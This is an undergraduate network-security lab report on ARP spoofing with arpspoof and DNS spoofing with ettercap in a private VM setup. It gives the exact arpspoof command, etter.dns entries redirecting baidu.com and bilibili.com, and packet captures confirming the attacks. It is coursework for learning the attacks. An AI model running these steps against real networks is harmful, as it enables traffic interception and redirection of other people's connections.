

浙江大学

本科实验报告

课程名称:	网络安全原理与实践
姓 名:	沈韵涵
学 院:	计算机科学与技术学院
系:	计算机科学与技术系
专 业:	软件工程
学 号:	3200104392
指导教师:	卜凯

2023 年 3 月 14 日

浙江大学实验报告

课程名称：网络安全原理与实践

实验名称：Lab 02

Environment

- Ubuntu 18.04 in VMware
- ARP Spoofing Attack Tool: **dsniff**
- DNS Spoofing Attack Tool: **ettercap**

Set Up

Machine	IP address	MAC address
Host(Victim)	172.20.10.3	B8-9A-2A-2C-99-08
Virtual Machine(Attacker)	172.20.10.8	00-0C-29-C8-BD-80
Gateway	172.20.10.1	8A-A4-79-E3-18-64

无线局域网适配器 WLAN:

连接特定的 DNS 后缀 :
描述 : Intel(R) Wireless-AC 9560 160MHz
物理地址 : B8-9A-2A-2C-99-08
DHCP 已启用 : 是
自动配置已启用. : 是
IPv4 地址 : 172.20.10.3(首选)
子网掩码 : 255.255.255.240
获得租约的时间 : 2023年3月14日 18:56:09
租约过期的时间 : 2023年3月15日 18:56:09
默认网关 : 172.20.10.1
DHCP 服务器 : 172.20.10.1
DNS 服务器 : 172.20.10.1
TCP/IP 上的 NetBIOS : 已启用

```
seabee@ubuntu:~$ ifconfig
ens33: flags=4099<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 172.20.10.8  netmask 255.255.255.240  broadcast 172.20.10.15
    inet6 2409:8928:87c:29df:5d7c:20e1:a891:9eba  prefixlen 64  scopeid 0x0<
global>
    inet6 2409:8928:87c:29df:adb1:cdc5:c2d2:688  prefixlen 64  scopeid 0x0<g
lobal>
    inet6 fe80::e7a8:f2a7:53f8:3922  prefixlen 64  scopeid 0x20<link>
ether 00:0c:29:c8:bd:80  txqueuelen 1000  (Ethernet)
RX packets 1015  bytes 1212785 (1.2 MB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 672  bytes 65490 (65.4 KB)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
loop txqueuelen 1000  (Local Loopback)
RX packets 157  bytes 13119 (13.1 KB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 157  bytes 13119 (13.1 KB)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

seabee@ubuntu:~$
```

IP information of the Host & Virtual Machine

```
C:\Users\SeaBee>ping 172.20.10.8

正在 Ping 172.20.10.8 具有 32 字节的数据:
来自 172.20.10.8 的回复: 字节=32 时间<1ms TTL=64
来自 172.20.10.8 的回复: 字节=32 时间=1ms TTL=64
来自 172.20.10.8 的回复: 字节=32 时间=1ms TTL=64
来自 172.20.10.8 的回复: 字节=32 时间=1ms TTL=64

172.20.10.8 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 1ms, 平均 = 0ms
```

```
seabee@ubuntu:~$ ping 172.20.10.3
PING 172.20.10.3 (172.20.10.3) 56(84) bytes of data.
 64 bytes from 172.20.10.3: icmp_seq=1 ttl=128 time=1.57 ms
 64 bytes from 172.20.10.3: icmp_seq=2 ttl=128 time=1.10 ms
 64 bytes from 172.20.10.3: icmp_seq=3 ttl=128 time=0.849 ms
 64 bytes from 172.20.10.3: icmp_seq=4 ttl=128 time=1.09 ms
 64 bytes from 172.20.10.3: icmp_seq=5 ttl=128 time=1.29 ms
 64 bytes from 172.20.10.3: icmp_seq=6 ttl=128 time=1.67 ms
^C
--- 172.20.10.3 ping statistics ---
 6 packets transmitted, 6 received, 0% packet loss, time 5010ms
rtt min/avg/max/mdev = 0.849/1.262/1.670/0.288 ms
seabee@ubuntu:~$
```

Virtual Machine & the Host can ping each other

Using Wireshark to capture packet, we can see that the Virtual Machine continuously tell that 172.20.10.1(IP address of the Gateway) is at 00-0C-29-C8-BD-80(MAC address of the Virtual Machine):

*WLAN

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

arp

No.	Time	Source	Destination	Protocol	Length	Info
6	0.079984	IntelCor_2c:99:08	Broadcast	ARP	42	Who has 172.20.10.1? Tell 172.20.10.3
7	0.079994	IntelCor_2c:99:08	Broadcast	ARP	42	Who has 172.20.10.1? Tell 172.20.10.3
8	0.348246	IntelCor_2c:99:08	Broadcast	ARP	42	Who has 172.20.10.3? (ARP Probe)
9	0.348261	IntelCor_2c:99:08	Broadcast	ARP	42	Who has 172.20.10.3? (ARP Probe)
16	0.859773	IntelCor_2c:99:08	Broadcast	ARP	42	Who has 172.20.10.1? Tell 172.20.10.3
17	0.859793	IntelCor_2c:99:08	Broadcast	ARP	42	Who has 172.20.10.1? Tell 172.20.10.3
18	0.867471	8a:a4:79:e3:18:64	IntelCor_2c:99:08	ARP	42	172.20.10.1 is at 8a:a4:79:e3:18:64
29	1.358949	IntelCor_2c:99:08	Broadcast	ARP	42	Who has 172.20.10.3? (ARP Probe)
30	1.358963	IntelCor_2c:99:08	Broadcast	ARP	42	Who has 172.20.10.3? (ARP Probe)
53	2.355779	IntelCor_2c:99:08	Broadcast	ARP	42	Who has 172.20.10.3? (ARP Probe)
54	2.355798	IntelCor_2c:99:08	Broadcast	ARP	42	Who has 172.20.10.3? (ARP Probe)
139	3.345571	IntelCor_2c:99:08	Broadcast	ARP	42	ARP Announcement for 172.20.10.3
140	3.345579	IntelCor_2c:99:08	Broadcast	ARP	42	ARP Announcement for 172.20.10.3
327	58.602301	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	Who has 172.20.10.3? Tell 172.20.10.8
328	58.602311	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	Who has 172.20.10.3? Tell 172.20.10.8
329	58.602348	IntelCor_2c:99:08	VMware_c8:bd:80	ARP	42	172.20.10.3 is at b8:9a:2a:2c:99:08
330	58.602354	IntelCor_2c:99:08	VMware_c8:bd:80	ARP	42	172.20.10.3 is at b8:9a:2a:2c:99:08
335	59.604350	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	172.20.10.1 is at 00:0c:29:c8:bd:80
336	59.604366	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	172.20.10.1 is at 00:0c:29:c8:bd:80
337	61.605681	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	172.20.10.1 is at 00:0c:29:c8:bd:80
338	61.605693	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	172.20.10.1 is at 00:0c:29:c8:bd:80
339	63.359218	IntelCor_2c:99:08	VMware_c8:bd:80	ARP	42	Who has 172.20.10.8? Tell 172.20.10.3
340	63.359237	IntelCor_2c:99:08	VMware_c8:bd:80	ARP	42	Who has 172.20.10.8? Tell 172.20.10.3
341	63.606903	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	172.20.10.1 is at 00:0c:29:c8:bd:80
342	63.606910	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	172.20.10.1 is at 00:0c:29:c8:bd:80
343	64.360677	IntelCor_2c:99:08	VMware_c8:bd:80	ARP	42	Who has 172.20.10.8? Tell 172.20.10.3

ARP Spoofing

MAC sniffing

```
C:\Users\SeaBee>arp -a
```

接口: 172.20.10.3 --- 0x12

Internet 地址	物理地址	类型
172.20.10.1	<u>Gateway 8a-a4-79-e3-18-64</u>	动态
172.20.10.8	<u>Virtual Machine 00-0c-29-c8-bd-80</u>	动态
172.20.10.15	ff-ff-ff-ff-ff-ff	静态
224.0.0.22	01-00-5e-00-00-16	静态
224.0.0.251	01-00-5e-00-00-fb	静态
224.0.0.252	01-00-5e-00-00-fc	静态
239.255.255.250	01-00-5e-7f-ff-fa	静态
255.255.255.255	ff-ff-ff-ff-ff-ff	静态

Original MAC address of Gateway & Virtual Machine

```
seabee@ubuntu: ~  
File Edit View Search Terminal Help  
seabee@ubuntu:~$ arp -a  
_gateway (172.20.10.1) at 8a:a4:79:e3:18:64 [ether] on ens33  
? (172.20.10.3) at b8:9a:2a:2c:99:08 [ether] on ens33  
seabee@ubuntu:~$
```

Victim

Original MAC address of the Host

ARP Spoofing Attack

We use `disniff` to apply ARP Spoofing Attack, the instruction is as follows:

```
sudo arpspoof -i ens33 -t 172.20.10.3 172.20.10.1
```

```
C:\Users\SeaBee>arp -a  
接口: 172.20.10.3 --- 0x12  
Internet 地址      物理地址      类型  
172.20.10.1      00-0c-29-c8-bd-80 动态  
172.20.10.8      00-0c-29-c8-bd-80 动态  
172.20.10.15     ff-ff-ff-ff-ff-ff 静态  
224.0.0.22       01-00-5e-00-00-16 静态  
224.0.0.251      01-00-5e-00-00-fb 静态  
224.0.0.252      01-00-5e-00-00-fc 静态  
239.255.255.250  01-00-5e-7f-ff-fa 静态  
255.255.255.255  ff-ff-ff-ff-ff-ff 静态
```

```
seabee@ubuntu:~$ sudo arpspoof -i ens33 -t 172.20.10.3 172.20.10.1  
0:c:29:c8:bd:80 b8:9a:2a:2c:99:8 0806 42: arp reply 172.20.10.1 is-at 0:c:29:c8:bd:80  
0:c:29:c8:bd:80 b8:9a:2a:2c:99:8 0806 42: arp reply 172.20.10.1 is-at 0:c:29:c8:bd:80  
0:c:29:c8:bd:80 b8:9a:2a:2c:99:8 0806 42: arp reply 172.20.10.1 is-at 0:c:29:c8:bd:80  
0:c:29:c8:bd:80 b8:9a:2a:2c:99:8 0806 42: arp reply 172.20.10.1 is-at 0:c:29:c8:bd:80  
0:c:29:c8:bd:80 b8:9a:2a:2c:99:8 0806 42: arp reply 172.20.10.1 is-at 0:c:29:c8:bd:80  
0:c:29:c8:bd:80 b8:9a:2a:2c:99:8 0806 42: arp reply 172.20.10.1 is-at 0:c:29:c8:bd:80  
0:c:29:c8:bd:80 b8:9a:2a:2c:99:8 0806 42: arp reply 172.20.10.1 is-at 0:c:29:c8:bd:80  
0:c:29:c8:bd:80 b8:9a:2a:2c:99:8 0806 42: arp reply 172.20.10.1 is-at 0:c:29:c8:bd:80  
0:c:29:c8:bd:80 b8:9a:2a:2c:99:8 0806 42: arp reply 172.20.10.1 is-at 0:c:29:c8:bd:80  
0:c:29:c8:bd:80 b8:9a:2a:2c:99:8 0806 42: arp reply 172.20.10.1 is-at 0:c:29:c8:bd:80
```

We can find that in the ARP cache of the Host, the Gateway's MAC address is the same as the Virtual Machine's.

DNS Spoofing

```
C:\Users\SeaBee>ping www.baidu.com
```

```
正在 Ping www.a.shifen.com [36.152.44.95] 具有 32 字节的数据:  
来自 36.152.44.95 的回复: 字节=32 时间=31ms TTL=53  
来自 36.152.44.95 的回复: 字节=32 时间=31ms TTL=53  
来自 36.152.44.95 的回复: 字节=32 时间=51ms TTL=53  
来自 36.152.44.95 的回复: 字节=32 时间=56ms TTL=53
```

```
36.152.44.95 的 Ping 统计信息:
```

```
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),  
往返行程的估计时间(以毫秒为单位):  
    最短 = 31ms, 最长 = 56ms, 平均 = 42ms
```

```
C:\Users\SeaBee>ping www.bilibili.com
```

```
正在 Ping a.w.bilicdn1.com [112.13.92.196] 具有 32 字节的数据:  
来自 112.13.92.196 的回复: 字节=32 时间=24ms TTL=54  
来自 112.13.92.196 的回复: 字节=32 时间=28ms TTL=54  
来自 112.13.92.196 的回复: 字节=32 时间=32ms TTL=54  
来自 112.13.92.196 的回复: 字节=32 时间=35ms TTL=54
```

```
112.13.92.196 的 Ping 统计信息:
```

```
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),  
往返行程的估计时间(以毫秒为单位):  
    最短 = 24ms, 最长 = 35ms, 平均 = 29ms
```


The Host can ping target website correctly before attack

DNS Spoofing Attack

We use **ettercap GUI** to apply DNS Spoofing Attack:


1. Edit `etter.dns`.

Map `www.baidu.com` & `www.bilibili.com` to `8.136.83.180`



```
seabee@ubuntu: /etc/ettercap
File Edit View Search Terminal Help
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
#       so if you want to reverse poison you have to specify a plain
#       host. (look at the www.microsoft.com example)
#
#####
#####
# microsoft sucks ;)
# redirect it to www.linux.org
#
www.baidu.com      A      8.136.83.180
www.bilibili.com   A      8.136.83.180
microsoft.com      A      107.170.40.56
*.microsoft.com    A      107.170.40.56
www.microsoft.com  PTR    107.170.40.56      # Wildcards in PTR are not allowed
#####
# no one out there can have our domains...
#
www.alor.org       A      127.0.0.1
www.naga.org        A      127.0.0.1
60,35 47%
```

2. Use `ettercap GUI` to do unified sniffing on `ens33`
3. Scan hosts and add the Host(Victim) & the Gateway as targets



4. Use plugin `dns-spoofing` to start attack, at the same time, do ARP poisoning.
5. Enter `ipconfig /flushdns` and then ping target websites in the Host.

```
C:\Users\SeaBee>ipconfig /flushdns
```

Windows IP 配置

已成功刷新 DNS 解析缓存。

```
C:\Users\SeaBee>ping www.baidu.com
```

正在 Ping **www.baidu.com [8.136.83.180]** 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

8.136.83.180 的 Ping 统计信息:

数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),

```
C:\Users\SeaBee>ping www.bilibili.com
```


正在 Ping **www.bilibili.com [8.136.83.180]** 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

8.136.83.180 的 Ping 统计信息:

数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),

Both of them were spoofed to the wrong IP address

6. Observe the sniffing result in the Virtual Machine(Attacker), we can view the same result:



Using Wireshark to capture the packages.

In DNS packages, it seems that "172.20.10.1(the Gateway)" told the victim that all those targets are at 8.136.83.180:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.20.10.3	172.20.10.1	DNS	73	Standard query 0x89a8 A www.baidu.com
2	0.000008	172.20.10.3	172.20.10.1	DNS	73	Standard query 0x89a8 A www.baidu.com
3	0.006865	172.20.10.1	172.20.10.3	DNS	89	Standard query response 0x89a8 A www.baidu.com A 8.136.83.180
4	0.006869	172.20.10.1	172.20.10.3	DNS	89	Standard query response 0x89a8 A www.baidu.com A 8.136.83.180
25	10.055193	172.20.10.3	172.20.10.1	DNS	76	Standard query 0x26b0 A www.bilibili.com
26	10.055200	172.20.10.3	172.20.10.1	DNS	76	Standard query 0x26b0 A www.bilibili.com
27	10.059247	172.20.10.1	172.20.10.3	DNS	92	Standard query response 0x26b0 A www.bilibili.com A 8.136.83.180
28	10.059252	172.20.10.1	172.20.10.3	DNS	92	Standard query response 0x26b0 A www.bilibili.com A 8.136.83.180

But we use ettercap to do ARP poisoning at the same time, viewing the ARP packages, we can see that: the Virtual Machine also cheat on the MAC address of the Gateway.

No.	Time	Source	Destination	Protocol	Length	Info
9	2.685189	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	172.20.10.1 is at 00:0c:29:c8:bd:80
10	2.685207	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	172.20.10.1 is at 00:0c:29:c8:bd:80
11	2.685331	IntelCor_2c:99:08	8a:a4:79:e3:18:64	ARP	60	172.20.10.3 is at b8:9a:2a:2c:99:08 (duplicate use of 172.20.10.1 detected...
12	2.685333	IntelCor_2c:99:08	8a:a4:79:e3:18:64	ARP	60	172.20.10.3 is at b8:9a:2a:2c:99:08 (duplicate use of 172.20.10.1 detected...
33	12.696485	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	172.20.10.1 is at 00:0c:29:c8:bd:80
34	12.696490	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	172.20.10.1 is at 00:0c:29:c8:bd:80
35	12.696606	IntelCor_2c:99:08	8a:a4:79:e3:18:64	ARP	60	172.20.10.3 is at b8:9a:2a:2c:99:08 (duplicate use of 172.20.10.1 detected...
36	12.696608	IntelCor_2c:99:08	8a:a4:79:e3:18:64	ARP	60	172.20.10.3 is at b8:9a:2a:2c:99:08 (duplicate use of 172.20.10.1 detected...
43	22.708203	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	172.20.10.1 is at 00:0c:29:c8:bd:80
44	22.708210	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	172.20.10.1 is at 00:0c:29:c8:bd:80
45	22.708365	IntelCor_2c:99:08	8a:a4:79:e3:18:64	ARP	60	172.20.10.3 is at b8:9a:2a:2c:99:08 (duplicate use of 172.20.10.1 detected...
46	22.708368	IntelCor_2c:99:08	8a:a4:79:e3:18:64	ARP	60	172.20.10.3 is at b8:9a:2a:2c:99:08 (duplicate use of 172.20.10.1 detected...
231	31.515712	IntelCor_2c:99:08	8a:a4:79:e3:18:64	ARP	60	Who has 172.20.10.1? Tell 172.20.10.8
232	31.515718	IntelCor_2c:99:08	8a:a4:79:e3:18:64	ARP	60	Who has 172.20.10.1? Tell 172.20.10.8
233	31.519900	8a:a4:79:e3:18:64	IntelCor_2c:99:08	ARP	42	172.20.10.1 is at 8a:a4:79:e3:18:64
234	31.771645	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	Who has 172.20.10.3? Tell 172.20.10.8 (duplicate use of 172.20.10.8 detect...
235	31.771651	IntelCor_2c:99:08	IntelCor_2c:99:08	ARP	60	Who has 172.20.10.3? Tell 172.20.10.8 (duplicate use of 172.20.10.8 detect...
236	31.771664	IntelCor_2c:99:08	VMware_c8:bd:80	ARP	42	172.20.10.3 is at b8:9a:2a:2c:99:08 (duplicate use of 172.20.10.8 detected...
237	31.771665	IntelCor_2c:99:08	VMware_c8:bd:80	ARP	42	172.20.10.3 is at b8:9a:2a:2c:99:08 (duplicate use of 172.20.10.8 detected...

Thus, in the DNS Spoofing Attack, ettercap first disguised as the Gateway by response the its own MAC address, then offer the spoofed DNS RESPONSE to the victim as its 'Gateway'.